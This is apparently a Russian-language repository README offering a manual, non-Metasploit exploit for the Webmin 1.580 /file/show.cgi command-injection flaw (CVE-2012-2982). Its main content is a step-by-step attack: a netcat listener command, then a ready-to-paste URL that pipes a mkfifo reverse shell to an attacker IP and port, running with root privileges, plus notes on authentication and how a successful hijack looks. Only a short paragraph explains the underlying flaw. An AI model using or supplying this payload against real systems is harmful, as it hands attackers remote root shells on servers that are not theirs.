 marinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-
Ручной, не-Metasploit аутентифицированный эксплойт для удаленного выполнения кода (RCE) через URL-строку браузера для Webmin 1.580 (CVE-2012-2982)

Краткое руководство по выполнению аутентифицированного удаленного выполнения кода (RCE) на Webmin 1.580 через компонент /file/show.cgi.
Выполните эту команду на своей локальной машине, чтобы перехватить входящее соединение перед выполнением полезной нагрузки:
rlwrap nc -lnvp 4444

Вставьте следующий URL непосредственно в адресную строку вашего браузера (предварительно убедитесь, что вы вошли в панель управления Webmin):
http://127.0.0.1:10001/file/show.cgi/bin/sysinfo.cgi|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR_ATTACK_IP> 4444 >/tmp/f|

Примечание: Не забудьте заменить <YOUR_ATTACK_IP> на ваш фактический локальный или туннельный IP-адрес, А ТАКЖЕ IP и ПОРТ цели.

Уязвимость: Недостаточная обработка встроенной информации о пути, передаваемой внутренней функции open() Perl в /file/show.cgi. Добавление символа канала (|) позволяет выполнить произвольные команды с привилегиями root.
Аутентификация: Требуется активная сессия. Браузер автоматически обрабатывает аутентификацию, отправляя куки вашей активной сессии при отправке URL-полезной нагрузки.
Ожидаемое поведение: После нажатия Enter вкладка браузера закрутится и, похоже, зависнет на неопределенное время. Это подтверждает, что поток сервера был успешно захвачен для поддержания интерактивной сессии оболочки.
Откройте для себя самые используемые инструменты нашего сообщества.
Данных о популярности пока нет.
